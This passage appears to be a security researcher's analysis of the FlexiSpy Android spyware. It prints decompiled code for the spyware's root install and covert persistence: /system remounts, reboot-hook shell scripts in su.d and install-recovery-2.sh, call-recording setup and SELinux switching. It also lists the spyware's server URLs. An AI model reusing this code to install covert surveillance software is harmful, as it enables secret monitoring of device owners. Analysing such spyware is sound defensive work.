
The function setupNewContainer() is implemented in the super class com.phoenix.client.AppServiceContainer of the class PolymorphicContainer.



```
protected boolean setupNewContainer() {
    boolean v2;
    if(AppServiceContainer.LOGD) {
        FxLog.d("AppServiceContainer", "setupNewContainer # ENTER ...");
    }

    MainDaemon v1 = new MainDaemon();
    if(AppServiceContainer.LOGD) {
        FxLog.d("AppServiceContainer", "setupNewContainer # Cleanup");
    }

    try {
        PolymorphicHelper.stopRootProcess(((Daemon)v1));
    }
    catch(UninstallationException v0) {
        if(!AppServiceContainer.LOGE) {
            goto label_15;
        }

        FxLog.e("AppServiceContainer", "setupNewContainer # Error!!", ((Throwable)v0));
    }

label_15:
    if(1 == 0) {
        v2 = false;
        return v2;
    }

    v2 = false;
    try {
        if(AppServiceContainer.LOGD) {
            FxLog.d("AppServiceContainer", "setupNewContainer # Install root process");
        }

        PolymorphicHelper.startRootProcess(this.mContext.getPackageName(), this.mAssetManager, this.mResolver, ((Daemon)v1), this.mContext);
        v2 = true;
    }
    catch(RunningException v0_1) {
        if(!AppServiceContainer.LOGE) {
            goto label_38;
        }

        FxLog.e("AppServiceContainer", "setupNewContainer # Running Error!!", ((Throwable)v0_1));
    }
    catch(InstallationException v0_2) {
        if(!AppServiceContainer.LOGE) {
            goto label_38;
        }

        FxLog.e("AppServiceContainer", "setupNewContainer # Install Error!!", ((Throwable)v0_2));
    }

label_38:
    if(AppServiceContainer.LOGD) {
        FxLog.d("AppServiceContainer", "setupNewContainer # EXIT ...");
    }

    return v2;
}
```

Figure 40. The function setupNewContainer()

The definition of the function startRootProcess() in the class com.vvt.polymorphic.PolymorphicHelper is shown below.




```
public static void startRootProcess(String arg15, AssetManager arg16, ContentResolver arg17, Daemon arg18, Context arg19) throws InstallationException, I
    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # ENTER ...");
    }

    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # Remount system as READ-WRITE");
    }

    ShellUtil.remountFileSystem(true);
    try {
        String v9 = DaemonCustomization.WORKING DIRECTORY;          /data/misc/adn/
        if(!new File(v9).exists()) {
            if(PolymorphicHelper.LOGD) {
                FxLog.d("PolymorphicHelper", "startRootProcess # Create dir: %s", new Object[]{v9});
            }

            ShellUtil.createDirectory(v9, true);
        }

        if(PolymorphicHelper.LOGD) {
            FxLog.d("PolymorphicHelper", "startRootProcess # Backup APK");
        }

        DaemonHelper.backupApp(arg15, DaemonCustomization.WORKING DIRECTORY);
        if(PolymorphicHelper.LOGD) {
            FxLog.d("PolymorphicHelper", "startRootProcess # Extract assets");
        }

        DaemonHelper.extractAssets(arg16, String.format("/data/data/%s/app data", arg15), v9, "product");
        if((OSUtil.isAndroid440rLater()) && (SamsungUtil.isSamsung())) {
            PolymorphicHelper.copySoFilesToSystemLibDir();
        }
        else if((OSUtil.isAndroid6OrLater()) && (OSUtil.is64bit())) {
            PolymorphicHelper.copySoFilesToSystemLibDir();
        }

        if(PolymorphicHelper.LOGD) {
            FxLog.d("PolymorphicHelper", "startRootProcess # Install Killer Mobile Alsa Recorder ..");
        }

        PolymorphicHelper.installKillerMobileCallRecording(v9);
        if(PolymorphicHelper.LOGD) {
            FxLog.d("PolymorphicHelper", "startRootProcess # Setup executables");
        }

        PolymorphicHelper.setupExecutables();
        if(PolymorphicHelper.LOGD) {
            FxLog.d("PolymorphicHelper", "startRootProcess # Create startup script");
        }

        arg18.createStartupScript();
        if(PolymorphicHelper.LOGD) {
            FxLog.d("PolymorphicHelper", "startRootProcess # Setup reboot hook");
        }

        arg18.setupRebootHook(PolymorphicHelper.getBusyBoxPath(), "maind", arg19);
    }
    catch(Exception v10) {
        throw new InstallationException();
    }

    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # Remount system as READ-ONLY");
    }

    ShellUtil.remountFileSystem(false);
    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # Start Main daemon and wait ...");
    }

    boolean v13 = DaemonHelper.startProcessAndWait("PolymorphicHelper", arg17, DaemonCustomization.URI_STARTUP_FINISH, arg18, 180000);
    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # isSuccess? %s", new Object[]{Boolean.valueOf(v13)});
    }

    if(!v13) {
        throw new RunningException("Daemon startup take too long");
    }

    if(!ShellUtil.isProcessRunning("maind")) {
        throw new RunningException("Daemon startup failed");
    }

    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # Setup Xposed ...");
    }

    try {
        PolymorphicHelper.installXposed();
    }
    catch(Exception v10) {
        throw new InstallationException();
    }

    if(PolymorphicHelper.LOGD) {
        FxLog.d("PolymorphicHelper", "startRootProcess # EXIT ...");
    }
}
```

Figure 41. The function startRootProcess() of the class PolymorphicHelper


Next we analyze some key functions one by one, as follows.

a. ShellUtil.createDirectory: Creates the folder /data/misc/adn.
b. DaemonHelper.backupApp: Backs up app APK file com.android.systemupdate-1.apk in folder /data/misc/adn.
c. extractAssets: Copies files from /data/data/com.android.systemupdate/app_data to /data/misc/adn.
d. PolymorphicHelper.installKillerMobileCallRecording: Installs mobile call recording, the lib libasound.so implements the functionality.
e. PolymorphicHelper.setupExecutables: Sets up some executables. It includes /data/misc/adn/busybox, /data/misc/adn/ffmpeg, /data/misc/adn/vdaemon.
f. createStartupScript: Creates the startup script maind in folder /data/misc/adn. The script is shown below.




```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/maind.zip;
app_process /system/bin com.vvt.daemon.MainDaemonMain $* &
```

g. setupRebootHook: Sets up reboot hook scripts, it creates two scripts /system/su.d/0000adam.sh



```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 10;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```


and /system/etc/install-recovery-2.sh.



```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 25;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```

This script 0000adam.sh is executed when the device is booted. The folder /system/su.d should be a daemon directory for SuperSU, the scripts in this directory are executed when the device is booted. That's the startup program.

Because SuperSU has already been installed on my Nexus 5, the original install-recovery.sh was modified by SuperSU as follows:



```
root@hammerhead:/system/etc # cat install-recovery.sh
#!/system/bin/sh

# If you're implementing this in a custom kernel/firmware,
# I suggest you use a different script name, and add a service
# to launch it from init.rc

# Launches SuperSU in daemon mode only on Android 4.3+.
# Nothing will happen on 4.2.x or older, unless SELinux+Enforcing.
# If you want to force loading the daemon, use "--daemon" instead

/system/xbin/daemonsu --auto-daemon &

# Some apps like to run stuff from this script as well, that will
# obviously break root - in your code, just search this file
# for "install-recovery-2.sh", and if present, write there instead.

/system/etc/install-recovery-2.sh
root@hammerhead:/system/etc #
```


Figure 42. The script /system/etc/install-recovery.sh

The script file /system/etc/install-recovery.sh is added into init.rc, so install-recovery.sh is executed when booting the device. In turn, the script install-recovery-2.sh can be executed.

h. DaemonHelper.startProcessAndWait: Executes startup script /data/misc/adn/maind.

i. PolymorphicHelper.installXposed: Installs Xposed hook framework.


Looking back at Figure 33 and 34, once the program finishes switching container, it sends a message with type 226 to handler. The following code is used to handle the message with type 226.



```
case 226: {
    if(InstallActivity.LOGV) {
        FxLog.v("InstallActivity", "handleMessage # what: WHAT_CLOSE_APP");
    }

    InstallActivity.this.notifyUser(arg8.obj);
    break;
}
```

Figure 43. The code of handling the message with type 226

In the function notifyUser of the class InstallActivity, it hides SuperSu in full mode and prompts a dialog to indicate rebooting the device.




Restart your device and then tap the com.android.system.service icon to activate the software.

Figure 44. The dialog to indicate rebooting the device.

When you tap the button “Restart Now”, the program executes command “/data/misc/adn/busybox reboot -f” to reboot device.

Additionally, I found some URLs in the spy app.



```
http://client.mobilefonex.com
http://test-client.mobilefonex.com
http://test-client.mobilefonex.com/gateway
http://test-client.mobilefonex.com/gateway/unstructured
```

Finally, I draw the workflow of the first installation of the spy app.




Start
PrerequisitesSetupActivity:onCreate()
bindCoreService()
CoreService: onCreate()
PrerequisitesSetupActivity$1:onServiceConnected()
PrerequisitesSetupActivity :initialize()
PrerequisitesSetupActivity:startAppEngine()
AppInstance : startAppEngine
startService()
CoreService: onStartCommand()
Send a message to service handler
ServiceHandler:handleMessage
start server "vvt.polymorphic.server port:12514"
AppServiceContainer:startAppEngine()
AppEngine:startEngine()
1.Load product configuration
2.Start remote control server "com.vvt.rmtctrl.server:12512"
3.Construct components
....
CoreService: broadcastFinish()
PrerequisitesSetupActivity:onEngineOpertaionFinish()
showSimCardNotPresentNotification()
PrerequisitesSetupActivity:showInstallScreen()
start InstallActivity.
InstallActivity:onCreate()
bindCoreService()
InstallActivity$1: onServiceConnected()
InstallActivity:initialize()
InstallActivity:checkSuStatus()
show a dialog to request a root privileage
selectMode()
send message to handler
Handler:handleMessage()
InstallActivity:processModeChange()
Send command RemoteFunction.DEBUG_SWITCH_CONTAINER to server ("com.vvt.rmtctrl.server",port=12512)
Server ("com.vvt.rmtctrl.server",port=12512)
Handle the command RemoteFunction.DEBUG_SWITCH_CONTAINER and transfer this command to server "vvt.polymorphic.server port:12514"
server "vvt.polymorphic.server port:12514"
switchContainer()
setupNewContainer()
PolymorphicHelper :startRootProcess()
1.Create the folder /data/misc/adn,
2.Backup app APK file,
3.Copy files from ./app_data to /data/misc/adn
4.Install mobile call recording,
5.Setup some executables including busybox,ffmpeg and vdaemon
6.Create the startup script /data/misc/adn/maind
7.Setup reboot hook scripts /system/su.d/0000adam.sh and /system/etc/install-recovery-2.sh
8.Execute startup script /data/misc/adn/maind
9.Install Xposed hook framework
InstallActivity:notifyUser()
Reboot device
/data/misc/adn/busybox reboot -f

Figure 45. The workflow of the first installation of FlexiSpy for Android

At this point we complete the whole analysis of the spy app's first installation. We can see the spy app is designed sophisticatedly and rather complicated. Next, we will deep look into the startup script.

Part 2: Deep Look into the Startup Script


In part 1, of our FortiGuard Labs examination of the Android spy app FlexiSpy, we were able to see that the startup script /system/su.d/0000adam.sh could be executed when the device is rebooted. In this second part we will take a deeper look into its startup script. The following is the script 0000adam.sh.



```
#!/system/bin/sh
if [ -e /data/misc/adn/busybox ];
then
sleep 10;
if ! /data/misc/adn/busybox pgrep maind > /dev/null;
then
/data/misc/adn/maind 1 &
fi;
fi;
```

Figure 1. The startup script /system/su.d/0000adam.sh


The following is the script maind.



```
#script
export LD_LIBRARY_PATH=/system/lib:/data/misc/adn
export CLASSPATH=/data/misc/adn/maind.zip;
app_process /system/bin com.vvt.daemon.MainDaemonMain $* &
```

Figure 2. The script /data/misc/adn/maind

In the maind, the script uses app_process to execute a java class com.vvt.daemon.MainDaemonMain. The class MainDaemonMain is in the maind.zip. We can see that maind.zip is a jar format and includes a classes.dex.




E:\android\security\flexispy\bin\analysis\assets_backup\assets\product\maind.zip\

Name	Size	Packed Size	Modified
META-INF	42 054	11 505	
classes.dex	5 434 644	2 129 453	2017-02-09 17:57

Figure 3. The jar file maind.zip

The classes.dex in maind.zip contains the core code of the classes.dex in the spy app 5002_-2.25.1_green.APK.

Let's take a deep look into the class com.vvt.daemon.MainDaemonMain. The following is the function main() of class MainDaemonMain. It first initializes the log file /data/misc/adn/fx.log. All log info could be written into this log.




```
public static void main(String[] arg5) {
    boolean v1 = false;
    DaemonHelper.initLog("MainDaemonMain", DaemonCustomization.WORKING_DIRECTORY, "fx.log");
    MainDaemonMain v0 = new MainDaemonMain();
    if(arg5.length > 0) {
        v1 = "1".equals(arg5[0]);
    }

    v0.init(v1);
}
```

Init log /data/misc/adn/fx.log

Figure 4. The function main() of class MainDaemonMain

Next, we will continue to look into the function init().




```java
private void init(boolean arg11) {
    if(this.LOGD) {
        FxLog.d("MainDaemonMain", "init # ENTER ...");
    }

    if(this.LOGD) {
        FxLog.d("MainDaemonMain", "init # device build: (SDK:" + Build$VERSION.SDK + "  Release:" + Build$VERSION.RELEASE + "  Manufacture:" + Build.MANUF
    }

    if(this.LOGD) {
        FxLog.d("MainDaemonMain", "init # startAppEngine: %s", new Object[]{Boolean.valueOf(arg11)});
    }

    try {
        if(this.LOGD) {
            FxLog.d("MainDaemonMain", "init # Change SELinux mode if needed ...");
        }

        this.switchSELinuxModeIfNeeded();
        if(this.LOGD) {
            FxLog.d("MainDaemonMain", "init # Switch default language to \'en\' if needed...");
        }

        LocaleUtil.switchLocaleToEnIfNeeded();
        String v3 = "maind";
        if(ShellUtil.isProcessRunning(v3)) {
            throw new RunningException("Daemon is already running");
        }

        AppStartUpHandler.writeMethodToFile(DaemonCustomization.WORKING_DIRECTORY, AppStartUpMethod.STARTUP_SCRIPT);
        if(this.LOGD) {
